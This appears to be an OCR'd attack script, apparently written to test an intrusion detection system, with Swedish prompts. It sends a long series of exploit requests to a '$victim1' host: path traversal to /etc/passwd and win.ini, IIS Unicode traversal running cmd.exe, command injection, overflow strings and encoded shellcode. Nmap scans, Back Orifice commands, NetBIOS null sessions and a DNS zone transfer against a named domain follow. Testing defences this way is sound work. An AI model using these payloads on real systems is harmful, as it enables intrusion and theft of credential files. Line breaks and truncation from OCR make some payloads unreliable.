./connect $victim1 80 "GET /admin-serv/config/admpw\r\n\r\n"
$mdelay
./connect $victim1 80 "GET ../../../boot.ini\r\n\r\n"
$mdelay
./connect $victim1 80 "GET /cart/cart.cgi\r\n\r\n"
$mdelay
./connect $victim1 80 "GET /cd/../config/html/cnf_gi.htm\r\n\r\n"
$mdelay
./connect $victim1 80 "GET
/cfdocs/expeval/ExprCalc.cfm?OpenFilePath=c:\windows\win.ini\r\n\r\n"
$mdelay
./connect $victim1 80 "GET
/cfdocs/expeval/ExprCalc.cfm?OpenFilePath=c:\winnt\win.ini\r\n\r\n"
$mdelay
./connect $victim1 80 "GET /cfide/administrator/index.cfm\r\n\r\n"
$mdelay
./connect $victim1 80 "GET /cgi-
bin/.....
.....
.....
.....\r\n\r\n"
$mdelay
```

```
./connect $victim1 80 "GET /cgi-bin/\r\n\r\n"
$mdelay
./connect $victim1 80 "GET /cgi-bin/abcdefgh\r\n\r\n"
$mdelay
./connect $victim1 80 "GET /cgi-bin/aglimpse\r\n\r\n"
$mdelay
./connect $victim1 80 "GET /cgi-bin/alibaba.pl\r\n\r\n"
$mdelay
./connect $victim1 80 "GET /cgi-bin/ash\r\n\r\n"
$mdelay
./connect $victim1 80 "GET /cgi-bin/bash\r\n\r\n"
$mdelay
./connect $victim1 80 "GET /cgi-bin/bb-
hist.sh?HISTFILE=../../../../../etc/passwd\r\n\r\n"
$mdelay
./connect $victim1 80 "GET /cgi-bin/bb-
hostsvc.sh?HOSTSVC=../../../../../etc/passwd\r\n\r\n"
$mdelay
./connect $victim1 80 "GET /cgi-bin/bigconf.cgi\r\n\r\n"
$mdelay
./connect $victim1 80 "GET /cgi-bin/bizdb1-search.cgi\r\n\r\n"
$mdelay
./connect $victim1 80 "GET /cgi-
bin/c32web.exe/ChangeAdminPassword\r\n\r\n"
$mdelay
./connect $victim1 80 "GET /cgi-bin/cachemgr.cgi\r\n\r\n"
$mdelay
./connect $victim1 80 "GET /cgi-bin/calendar_admin.pl\r\n\r\n"
$mdelay
./connect $victim1 80 "GET /cgi-
bin/calendar/calendar_admin.pl\r\n\r\n"
$mdelay
./connect $victim1 80 "GET /cgi-bin/campas\r\n\r\n"
$mdelay
./connect $victim1 80 "GET /cgi-bin/cgiforum.pl\r\n\r\n"
$mdelay
./connect $victim1 80 "GET /cgi-bin/cgitest.exe\r\n\r\n"
$mdelay
./connect $victim1 80 "GET /cgi-bin/cgiwrap\r\n\r\n"
$mdelay
./connect $victim1 80 "GET /cgi-bin/class/mysql.class\r\n\r\n"
$mdelay
./connect $victim1 80 "GET /cgi-bin/common.php\r\n\r\n"
$mdelay
./connect $victim1 80 "GET /cgi-bin/Count.cgi\r\n\r\n"
$mdelay
./connect $victim1 80 "GET /cgi-bin/csh\r\n\r\n"
$mdelay
./connect $victim1 80 "GET /cgi-bin/cvsweb.cgi\r\n\r\n"
$mdelay
./connect $victim1 80 "GET /cgi-bin/dcforum.cgi\r\n\r\n"
$mdelay
./connect $victim1 80 "GET /cgi-bin/dfire.cgi\r\n\r\n"
$mdelay
./connect $victim1 80 "GET /cgi-bin/dumpenv\r\n\r\n"
$mdelay
./connect $victim1 80 "GET /cgi-bin/echo.bat\r\n\r\n"
$mdelay
./connect $victim1 80 "GET /cgi-
bin/ews/ews/architext_query.pl\r\n\r\n"
$mdelay
./connect $victim1 80 "GET /cgi-bin/faxsurvey\r\n\r\n"
$mdelay
./connect $victim1 80 "GET /cgi-bin/finger\r\n\r\n"
$mdelay
./connect $victim1 80 "GET /cgi-
bin/ftp/ftp.pl?dir=../../../../../../etc\r\n\r\n"
$mdelay
./connect $victim1 80 "GET /cgi-bin/get32.exe\r\n\r\n"
$mdelay
./connect $victim1 80 "GET /cgi-bin/guestbook.cgi?\r\n\r\n"
$mdelay
./connect $victim1 80 "GET /cgi-bin/guestbook.cgi\r\n\r\n"
$mdelay
./connect $victim1 80 "GET /cgi-bin/guestbook.pl\r\n\r\n"
$mdelay
./connect $victim1 80 "GET /cgi-
bin/handler/blah#3Bid|?data=Download\r\n\r\n"
$mdelay
./connect $victim1 80 "GET /cgi-bin/hello.bat\r\n\r\n"
$mdelay
./connect $victim1 80 "GET /cgi-bin/hsx\r\n\r\n"
$mdelay
./connect $victim1 80 "GET /cgi-bin/htgrep\r\n\r\n"
$mdelay
./connect $victim1 80 "GET /cgi-
bin/htimage.exe/XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX...\r\n\r\n"
$mdelay
./connect $victim1 80 "GET /cgi-bin/htmlscript\r\n\r\n"
$mdelay
./connect $victim1 80 "GET /cgi-bin/htsearch\r\n\r\n"
$mdelay
./connect $victim1 80 "GET /cgi-
bin/htsearch?config=foofighter&restrict=&exclude=&method=and&format=b
uiltin-long&sort=score&words=\r\n\r\n"
$mdelay
./connect $victim1 80 "GET /cgi-bin/icat\r\n\r\n"
$mdelay
./connect $victim1 80 "GET /cgi-bin/imagemap.exe\r\n\r\n"
$mdelay
./connect $victim1 80 "GET /cgi-bin/inc/sendmail.inc\r\n\r\n"
$mdelay
./connect $victim1 80 "GET /cgi-bin/info2www\r\n\r\n"
$mdelay
./connect $victim1 80 "GET /cgi-bin/infosrch.cgi\r\n\r\n"
$mdelay
./connect $victim1 80 "GET /cgi-bin/input2.bat\r\n\r\n"
$mdelay
./connect $victim1 80 "GET /cgi-bin/input.bat\r\n\r\n"
```

```
$mdelay
./connect $victim1 80 "GET /cgi-bin/jj\r\n\r\n"
$mdelay
./connect $victim1 80 "GET /cgi-bin/just_a_test_ignore\r\n\r\n"
$mdelay
./connect $victim1 80 "GET /cgi-bin/ksh\r\n\r\n"
$mdelay
./connect $victim1 80 "GET /cgi-
bin/loadpage.cgi?user_id=1&file=../../../../../../etc/passwd\r\n\r\n"
$mdelay
./connect $victim1 80 "GET /cgi-
bin/loadpage.cgi?user_id=1&file=..\..\..\..\..\..\..\winnt\win.ini
\r\n\r\n"
$mdelay
./connect $victim1 80 "GET /cgi-bin/ls\r\n\r\n"
$mdelay
./connect $victim1 80 "GET /cgi-bin/mailit.pl\r\n\r\n"
$mdelay
./connect $victim1 80 "GET /cgi-bin/main.cgi\r\n\r\n"
$mdelay
./connect $victim1 80 "GET /cgi-bin/mmstdod.cgi\r\n\r\n"
$mdelay
./connect $victim1 80 "GET /cgi-bin/multihtml.pl\r\n\r\n"
$mdelay
./connect $victim1 80 "GET /cgi-
bin/nessus_is_probing_this_host_435071111\r\n\r\n"
$mdelay
./connect $victim1 80 "GET /cgi-bin/netauth.cgi\r\n\r\n"
$mdelay
./connect $victim1 80 "GET /cgi-bin/newsdesk.cgi\r\n\r\n"
$mdelay
./connect $victim1 80 "GET /cgi-bin/nph-publish.cgi\r\n\r\n"
$mdelay
./connect $victim1 80 "GET /cgi-bin/nph-test-cgi\r\n\r\n"
$mdelay
./connect $victim1 80 "GET /cgi-bin/pagelog.cgi\r\n\r\n"
$mdelay
./connect $victim1 80 "GET /cgi-bin/perl.exe?-v\r\n\r\n"
$mdelay
./connect $victim1 80 "GET /cgi-bin/perl?-v\r\n\r\n"
$mdelay
./connect $victim1 80 "GET /cgi-bin/pfdispaly\r\n\r\n"
$mdelay
./connect $victim1 80 "GET /cgi-bin/pfdispaly.cgi\r\n\r\n"
$mdelay
./connect $victim1 80 "GET /cgi-bin/phf\r\n\r\n"
$mdelay
./connect $victim1 80 "GET /cgi-bin/php.cgi\r\n\r\n"
$mdelay
./connect $victim1 80 "GET /cgi-bin/plusmail\r\n\r\n"
$mdelay
./connect $victim1 80 "GET /cgi-bin/ppdscgi.exe\r\n\r\n"
$mdelay
./connect $victim1 80 "GET /cgi-bin/printenv\r\n\r\n"
$mdelay
./connect $victim1 80 "GET /cgi-bin/rpm_query\r\n\r\n"
$mdelay
./connect $victim1 80 "GET /cgi-bin-sdb/printenv\r\n\r\n"
$mdelay
./connect $victim1 80 "GET /cgi-bin-sdb/sdbsearch.cgi\r\n\r\n"
$mdelay
./connect $victim1 80 "GET /cgi-bin/search.cgi\r\n\r\n"
$mdelay
./connect $victim1 80 "GET /cgi-
bin/search.cgi?..\..\..\..\..\..\windowsin.ini\r\n\r\n"
$mdelay
./connect $victim1 80 "GET /cgi-
bin/search.cgi?..\..\..\..\..\..\winntin.ini\r\n\r\n"
$mdelay
./connect $victim1 80 "GET /cgi-
bin/search/search.cgi?keys=*&prc=any&catigory=../../../../../../../..
/../../../../etc\r\n\r\n"
$mdelay
./connect $victim1 80 "GET /cgi-bin/sh\r\n\r\n"
$mdelay
./connect $victim1 80 "GET /cgi-
bin/shopper.cgi?newpage=../../../../../../etc/passwd\r\n\r\n"
$mdelay
./connect $victim1 80 "GET /cgi-bin/support/common.php\r\n\r\n"
$mdelay
./connect $victim1 80 "GET /cgi-
bin/swc?ctr=XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX...\r\n\r\n"
$mdelay
./connect $victim1 80 "GET /cgi-bin/tcsh\r\n\r\n"
$mdelay
./connect $victim1 80 "GET /cgi-bin/test.bat\r\n\r\n"
$mdelay
./connect $victim1 80 "GET /cgi-bin/test-cgi\r\n\r\n"
$mdelay
./connect $victim1 80 "GET /cgi-bin/tst.bat\r\n\r\n"
$mdelay
./connect $victim1 80 "GET /cgi-bin/upload.cgi\r\n\r\n"
$mdelay
./connect $victim1 80 "GET /cgi-bin/view_source\r\n\r\n"
$mdelay
./connect $victim1 80 "GET /cgi-bin/visadmin.exe\r\n\r\n"
$mdelay
./connect $victim1 80 "GET /cgi-
bin/_vti_bin/_vti_aut/author.dll\r\n\r\n"
$mdelay
./connect $victim1 80 "GET /cgi-bin/w3-msql/index.html\r\n\r\n"
$mdelay
./connect $victim1 80 "GET /cgi-bin/w3-
msql/XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXXXXXXXX...\r\n\r\n"
$mdelay
./connect $victim1 80 "GET /cgi-bin/webdist.cgi\r\n\r\n"
```

```
$mdelay
./connect $victim1 80 "GET /cgi-bin/webdriver\r\n\r\n"
$mdelay
./connect $victim1 80 "GET /cgi-
bin/webfind.exe?keywords=XXXXXXXXXX\r\n\r\n"
$mdelay
./connect $victim1 80 "GET /cgi-bin/webgais\r\n\r\n"
$mdelay
./connect $victim1 80 "GET /cgi-bin/webplus?about\r\n\r\n"
$mdelay
./connect $victim1 80 "GET /cgi-bin/webplus.exe?about\r\n\r\n"
$mdelay
./connect $victim1 80 "GET /cgi-
bin/webplus?script=/../../../../etc/passwd\r\n\r\n"
$mdelay
./connect $victim1 80 "GET /cgi-bin/websendmail\r\n\r\n"
$mdelay
./connect $victim1 80 "GET /cgi-bin/whois_raw.cgi\r\n\r\n"
$mdelay
./connect $victim1 80 "GET /cgi-bin/windmail.exe\r\n\r\n"
$mdelay
./connect $victim1 80 "GET /cgi-bin/wrap\r\n\r\n"
$mdelay
./connect $victim1 80 "GET /cgi-bin/wwwwais\r\n\r\n"
$mdelay
./connect $victim1 80 "GET /cgi-bin/x1.htm\r\n\r\n"
$mdelay
./connect $victim1 80 "GET /cgi-bin/x1.htm\r\n\r\n"
$mdelay
./connect $victim1 80 "GET /cgi-bin/YaBB.pl\r\n\r\n"
$mdelay
./connect $victim1 80 "GET /cgi/cgiproc?$\r\n\r\n"
$mdelay
./connect $victim1 80 "GET /cgi-win/uploader.exe\r\n\r\n"
$mdelay
./connect $victim1 80 "GET /class/mysql.class\r\n\r\n"
$mdelay
./connect $victim1 80 "GET
/.cobalt/siteUserMod/siteUserMod.cgi\r\n\r\n"
$mdelay
./connect $victim1 80 "GET /.................../config.sys\r\n\r\n"
$mdelay
./connect $victim1 80 "GET /counter/1/n/n/0/3/5/0/a/123.gif\r\n\r\n"
$mdelay
./connect $victim1 80 "GET /dcforum/dcforum.cgi\r\n\r\n"
$mdelay
./connect $victim1 80 "GET /default.asp\r\n\r\n"
$mdelay
./connect $victim1 80 "GET /default.asp::$DATA\r\n\r\n"
$mdelay
./connect $victim1 80 "GET /default.htm\r\n\r\n"
$mdelay
./connect $victim1 80 "GET /doc/\r\n\r\n"
$mdelay
./connect $victim1 80 "GET //etc/passwd\r\n\r\n"
$mdelay
./connect $victim1 80 "GET ../../../../../../etc/passwd\r\n\r\n"
$mdelay
./connect $victim1 80 "GET /ews-bin/fnord\r\n\r\n"
$mdelay
./connect $victim1 80 "GET /global.asa\\r\n\r\n"
$mdelay
./connect $victim1 80 "get / HTTP/1.0\r\n\r\n"
$mdelay
./connect $victim1 80 "GET /HTTP1.0/\r\n\r\n"
$mdelay
./connect $victim1 80 "GET http://www.nessus.org\r\n\r\n"
$mdelay
./connect $victim1 80 "GET /iisadmin/\r\n\r\n"
$mdelay
./connect $victim1 80 "GET /iisadmpwd/aexp2.htr\r\n\r\n"
$mdelay
./connect $victim1 80 "GET
/iissamples/exair/search/advsearch.asp\r\n\r\n"
$mdelay
./connect $victim1 80 "GET
/iissamples/exair/search/query.asp\r\n\r\n"
$mdelay
./connect $victim1 80 "GET
/iissamples/exair/search/search.asp\r\n\r\n"
$mdelay
./connect $victim1 80 "GET /inc/sendmail.inc\r\n\r\n"
$mdelay
./connect $victim1 80 "GET /index.htm\r\n\r\n"
$mdelay
./connect $victim1 80 "GET /index.html\r\n\r\n"
$mdelay
./connect $victim1 80 "GET /index.php\r\n\r\n"
$mdelay
./connect $victim1 80 "GET /msadc/msadcs.dll\r\n\r\n"
$mdelay
./connect $victim1 80 "GET
/msadc/Samples/SELECTOR/showcode.asp\r\n\r\n"
$mdelay
./connect $victim1 80 "GET /nessus.htr\r\n\r\n"
$mdelay
./connect $victim1 80 "GET /newuser\r\n\r\n"
$mdelay
./connect $victim1 80 "GET /~nobody/etc/passwd\r\n\r\n"
$mdelay
./connect $victim1 80 "GET /ows-bin/perlidlc.bat\r\n\r\n"
$mdelay
./connect $victim1 80 "GET /?PageServices\r\n\r\n"
$mdelay
./connect $victim1 80 "GET /pbserver/pbserver.dll\r\n\r\n"
$mdelay
./connect $victim1 80 "GET /perl/\r\n\r\n"
$mdelay
./connect $victim1 80 "GET /ping\r\n\r\n"
$mdelay
./connect $victim1 80 "GET /piranha/secure/control.php3?\r\n\r\n"
$mdelay
```

```
./connect $victim1 80 "GET
/PSUser/PSCOErrPage.htm?errPagePath=/etc/passwd\r\n\r\n"
$mdelay
./connect $victim1 80 "GET /puttest1.html\r\n\r\n"
$mdelay
./connect $victim1 80 "GET
/query.idq?CiTemplate=../../../../../winnt/win.ini\r\n\r\n"
$mdelay
./connect $victim1 80 "GET /robots.txt\r\n\r\n"
$mdelay
./connect $victim1 80 "GET /robot.txt\r\n\r\n"
$mdelay
./connect $victim1 80 "GET /scripts\r\n\r\n"
$mdelay
./connect $victim1 80 "GET
/scripts/c32web.exe/ChangeAdminPassword\r\n\r\n"
$mdelay
./connect $victim1 80 "GET /scripts/dbman/db.cgi?db=no-db\r\n\r\n"
$mdelay
./connect $victim1 80 "GET /scripts/no-such-file.pl\r\n\r\n"
$mdelay
./connect $victim1 80 "GET /scripts/repost.asp\r\n\r\n"
$mdelay
./connect $victim1 80 "GET
/scripts/slxweb.dll/admin?command=shutdown\r\n\r\n"
$mdelay
./connect $victim1 80 "GET /scripts/tools/mkilog.exe\r\n\r\n"
$mdelay
./connect $victim1 80 "GET /scripts/tools/newdsn.exe\r\n\r\n"
$mdelay
./connect $victim1 80 "GET
/scripts/wsisa.dll/WService=anything?WSMadmin\r\n\r\n"
$mdelay
./connect $victim1 80 "GET
/servlet/com.unify.servletexec.UploadServlet\r\n\r\n"
$mdelay
./connect $victim1 80 "GET
/servlet/sunexamples.BBoardServlet\r\n\r\n"
$mdelay
./connect $victim1 80 "GET /session/sendmail\r\n\r\n"
$mdelay
./connect $victim1 80 "GET /site/eg/source.asp\r\n\r\n"
$mdelay
./connect $victim1 80 "GET /ss\r\n\r\n"
$mdelay
./connect $victim1 80 "GET /ssi/envout.bat\r\n\r\n"
$mdelay
./connect $victim1 80 "GET /support/common.php\r\n\r\n"
$mdelay
./connect $victim1 80 "GET /technote/main.cgi\r\n\r\n"
$mdelay
./connect $victim1 80 "GET /_vti_bin/shtml.dll/_vti_rpc\r\n\r\n"
$mdelay
./connect $victim1 80 "GET /_vti_bin/shtml.exe\r\n\r\n"
$mdelay
./connect $victim1 80 "GET
/_vti_bin/shtml.exe/nessus_test.exe\r\n\r\n"
$mdelay
./connect $victim1 80 "GET /_vti_bin/_vti_aut/dvwssr.dll\r\n\r\n"
$mdelay
./connect $victim1 80 "GET /_vti_pvt/authors.pwd\r\n\r\n"
$mdelay
./connect $victim1 80 "GET /webcart/carts/\r\n\r\n"
$mdelay
./connect $victim1 80 "GET /webcart/config/\r\n\r\n"
$mdelay
./connect $victim1 80 "GET /webcart/config/clients.txt\r\n\r\n"
$mdelay
./connect $victim1 80 "GET /webcart-lite/config/clients.txt\r\n\r\n"
$mdelay
./connect $victim1 80 "GET /webcart-lite/orders/import.txt\r\n\r\n"
$mdelay
./connect $victim1 80 "GET /webcart/orders/\r\n\r\n"
$mdelay
./connect $victim1 80 "GET /webcart/orders/carts/.txt\r\n\r\n"
$mdelay
./connect $victim1 80 "GET ..\..\..\..\..\..\windows\win.ini\r\n\r\n"
$mdelay
./connect $victim1 80 "GET ..\..\..\..\..\..\winnt\win.ini\r\n\r\n"
$mdelay
./connect $victim1 80 "GET /?wp-cs-dump\r\n\r\n"
$mdelay
./connect $victim1 80 "GET /wwwboard/passwd.txt\r\n\r\n"
$mdelay
./connect $victim1 80 "GET /xsql/demo/airport/airport.xsql?xml-
stylesheet=none\r\n\r\n"
$mdelay
./connect $victim1 80 "GET
/XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX...\r\n\r\n"
$mdelay
./connect $victim1 80 "HEAD /\r\n\r\n"
$mdelay
./connect $victim1 80 "POST /cgi-bin/formail\r\n\r\n"
$mdelay
./connect $victim1 80 "POST /cgi-bin/formmail.pl\r\n\r\n"
$mdelay
./connect $victim1 80 "POST /FormHandler.cgi\r\n\r\n"
$mdelay
./connect $victim1 80 "POST /_vti_bin/shtml.exe/_vti_rpc\r\n\r\n"
$mdelay
./connect $victim1 80 "POST
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX...\r\n\r\n"
$mdelay
./connect $victim1 80 "PROPFIND / HTTP/1.1\r\n\r\n"
$mdelay
```


```
./connect $victim1 80 "SEARCH / HTTP/1.1\r\n\r\n"


prompt "HTTPEncoding 8"
mdelay="usleep 200000"

./connect $victim1 80 "GET /search.dll?query=%00&logic=AND\r\n\r\n"
$mdelay
./connect $victim1 80 "GET
/scripts/..%c0%af..%c0%af..%c0%af..%c0%af../winnt/system32/cmd.exe?/c
+dir+c:\\r\n\r\n"
$mdelay
./connect $victim1 80 "GET
/query.idq?CiTemplate=../../../../../winnt/win.ini%20%20%20%20%20%20
20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%
20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%
20%20%20%20%20%20%20%20%20%20%20%20%20%20...\r\n\r\n"
$mdelay
./connect $victim1 80 "GET
/null.htw?CiWebHitsFile=/default.asp%20&CiRestriction=none&CiHiliteTy
pe=Full\r\n\r\n"
$mdelay
./connect $victim1 80 "GET
/msadc/..%c0%af..%c0%af..%c0%af../winnt/system32/cmd.exe?/c+dir+c:\\r
\n\r\n"
$mdelay
./connect $victim1 80 "GET
/_mem_bin/..%c0%af..%c0%af..%c0%af../winnt/system32/cmd.exe?/c+dir+c:
\\r\n\r\n"
$mdelay
./connect $victim1 80 "GET /default.asp%2e\r\n\r\n"
$mdelay
./connect $victim1 80 "GET /cgi-shl/win-c-sample.exe?+-+-+-+-+-+-+-+-
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-
+h^X%FF%E6%FF%D4%83%C6Lj%01V%8A%06<_u%03%80.?FAI%84%C0u%F0h0%10%F0wYh
M\\y[X%050PzPA9%01u%F0%83%E9%10%FF%D1h0%10%F0wYh%D0PvLX%0500vPA9%01u%
F0%83%E9%1C%FF%D1cmd.e...\r\n\r\n"
$mdelay
./connect $victim1 80 "GET /cgi-
bin/whois.cgi?action=load&whois=%3Bid\r\n\r\n"
$mdelay
./connect $victim1 80 "GET /cgi-
bin/Web_Store/web_store.cgi?page=../../../../../../etc/passwd%00.html
\r\n\r\n"
$mdelay
./connect $victim1 80 "GET /cgi-
bin/ssi//%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/etc/passwd\
r\n\r\n"
$mdelay
./connect $victim1 80 "GET /cgi-
bin/sojourn.cgi?cat=../../../../../etc/password%00\r\n\r\n"
$mdelay
./connect $victim1 80 "GET /cgi-
bin/simple/view_page?mv_arg=|cat%20/etc/passwd|\r\n\r\n"
$mdelay
./connect $victim1 80 "GET /cgi-
bin/sawmill?rfcf+%22/etc/passwd%22+spbn+1,1,21,1,1,1,1,1,1,1,1+3\r\
n\r\n"
$mdelay
./connect $victim1 80 "GET /cgi-bin/query?mss=%2e%2e/config\r\n\r\n"
$mdelay
./connect $victim1 80 "GET /cgi-
bin/pollit/Poll_It_SSI_v2.0.cgi?data_dir=\etc\passwd%00\r\n\r\n"
$mdelay
./connect $victim1 80 "GET /cgi-
bin/..%c0%af..%c0%af..%c0%af../winnt/system32/cmd.exe?/c+dir+c:\\\r\n
\r\n"
$mdelay
./connect $victim1 80 "GET /cgi-
bin/apexec.pl?etype=odp&template=../../../../../../../../../../etc/passw
d%00.html&passurl=/category/\r\n\r\n"
$mdelay
./connect $victim1 80 "GET
/Album/?mode=album&album=..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2Fetc&
dispsize=640&start=0\r\n\r\n"
$mdelay
./connect $victim1 80 "GET
%2E%2E/%2E%2E/%2E%2E/%2E%2E/%2E%2E/winnt/win.ini\r\n\r\n"
$mdelay
./connect $victim1 80 "GET
%2E%2E/%2E%2E/%2E%2E/%2E%2E/%2E%2E/windows/win.ini\r\n\r\n"
$mdelay
./connect $victim1 80 "GET
/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/etc/passwd\r\n\r\n"
$mdelay
./connect $victim1 80 "GET /%00/\r\n\r\n"
$mdelay
./connect $victim1 80 "GET
/%69%6E%64%78%2E%2E%2E%2E%2E%2E%2E%2E%2E%2E%2E%2E%2E%2E%2E%2E%2E%2E%2
E%2E%2E%2E%2E%2E%2E%2E%2E%2E%2E%2E%2E%2E%2E%2E%2E%2E%2E%2E%2E%2E%2E%2
E%2E%2E%2E%2E%2E%2E%2E%2E%2E%2E%2E%2E%2E%2E%2E%2E%2E%2E%2E%2E%2E%2E%2
E%2E%2E%2E%2E%2E%2E%2E%2E%2E%2E%2E%2E%2E%2E%2E%2E%2E%2E%2E%2E%2E%...\r\n\r\n"
$mdelay
./connect $victim1 80 "GET /%%\r\n\r\n"
$mdelay

prompt "Sendmail attacker 10"
echo "Manuell test du är nu i telnet session med sendmail $victim2"
telnet $victim2 25


prompt "TCP portscan connect 11"
port=-p1-65535
nmap -sT $port $victim1

prompt "TCP portscan connect 12"
port=-p1
nmap -sT -P0 $port $victimnet -T insane


prompt "TCP portscan SYN stealth 13"
```

```
port=-p1-65535
nmap -sS $port $victim1

prompt "TCP portscan SYN stealth 14"
port=-p1
nmap -sS -P0 $port $victimnet -T insane

prompt "TCP portscan FIN stealth 15"
port=-p1-65535
nmap -sF $port $victim1

prompt "TCP portscan FIN stealth 16"
port=-p1
nmap -sF -P0 $port $victimnet -T insane


prompt "UDP portscan 17 A"
nmap -sU -p 1-200 $victim1
prompt "UDP portscan 17 B"
nmap -sU -p 1-1024 $victim1


prompt "UDP portscan 18"
port=-p 139
nmap -sU -P0 $port $victimnet -T insane

prompt "Pingsweep 19"
nmap -sP $victimnet


prompt "Zonetransfer 21"
host -l telia.se

prompt "Backorifice 23"
./bo 139 $victim1 applist
./bo 139 $victim1 netlist
./bo 139 $victim1 netview

prompt "Netbios Nullsession 24"
smbclient $victim1_netbiosname_and_path -N

prompt "Mönster i telnetsession 26"
telnet $victim2

prompt "3 misslyckade telnet inloggningar 27"
telnet $victim2

prompt "3 misslyckade ftp inloggningar 28"
ftp $victim2

prompt "MTU fragmenteringstest 29"
ifdown eth0
ifup eth0 20
sleep 2
echo "Manuell test du är nu i telnet session med sendmail $victim2"
telnet $victim2 25
./connect $victim1 80 "GET /cgi-bin/phf\r\n\r\n"
ifdown eth0
ifup eth0 10
sleep 2
echo "Manuell test du är nu i telnet session med sendmail $victim2"
telnet $victim2 25
./connect $victim1 80 "GET /cgi-bin/phf\r\n\r\n"
ifdown eth0
ifup eth0 1500


prompt "scan under DOS på IDS 30"
